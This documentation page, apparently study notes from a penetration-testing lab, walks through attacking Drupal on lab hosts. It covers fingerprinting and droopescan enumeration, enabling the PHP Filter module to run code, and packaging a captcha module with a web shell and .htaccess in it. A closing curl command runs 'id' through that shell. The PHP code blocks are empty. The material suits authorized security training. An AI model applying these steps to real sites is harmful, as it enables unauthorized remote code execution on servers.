> For the complete documentation index, see [llms.txt](https://docs.wehost.co.in/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://docs.wehost.co.in/cybersecurity/drupal-attack.md).
# Drupal Attack
### Discovery/Footprinting
```shell-session
curl -s http://drupal.inlanefreight.local | grep Drupal
```
### Enumeration
```shell-session
curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
```
```
droopescan scan drupal -u http://drupal-qa.inlanefreight.local
```
### Attacking Drupal
#### Leveraging the PHP Filter Module

* after login select php filters
```
http://drupal-qa.inlanefreight.local/#overlay=admin/modules
```

* From here, we could tick the check box next to the module and scroll down to `Save configuration`. Next, we could go to Content --> Add content and create a `Basic page`.
```
http://drupal-qa.inlanefreight.local/#overlay=node/add
```
```php
```
```
http://drupal-qa.inlanefreight.local/#overlay=node/add/page
```
#### From version 8 onwards,
* the [PHP Filter](https://www.drupal.org/project/php/releases/8.x-1.1) module is not installed by default.
* To leverage this functionality, we would have to install the module ourselves.
```shell-session
wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
```

* Once downloaded go to `Administration` > `Reports` > `Available updates`.
```
http://drupal.inlanefreight.local/admin/reports/updates/install
```
* From here, click on `Browse,` select the file from the directory we downloaded it to, and then click `Install`.
* Once the module is installed, we can click on `Content` and create a new basic page, similar to how we did in the Drupal 7 example. Again, be sure to select `PHP code` from the `Text format` dropdown.
#### Uploading a Backdoored Module
* Drupal allows users with appropriate permissions to upload a new module.
* A backdoored module can be created by adding a shell to an existing module
```shell-session
wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz
```
```shell-session
tar xvf captcha-8.x-1.2.tar.gz
```
* Create a PHP web shell with the contents:
```php
```
* Next, we need to create a .htaccess file to give ourselves access to the folder.
* This is necessary as Drupal denies direct access to the /modules folder.
```html
RewriteEngine On
RewriteBase /
```
```shell-session
mv shell.php .htaccess captcha
```
```shell-session
tar cvf captcha.tar.gz captcha/
```
* Assuming we have administrative access to the website, click on `Manage` and then `Extend` on the sidebar
* Next, click on the `+ Install new module` button, and we will be taken to the install page, such as `http://drupal.inlanefreight.local/admin/modules/install`

* Browse to the backdoored Captcha archive and click `Install`.
```shell-session
curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
```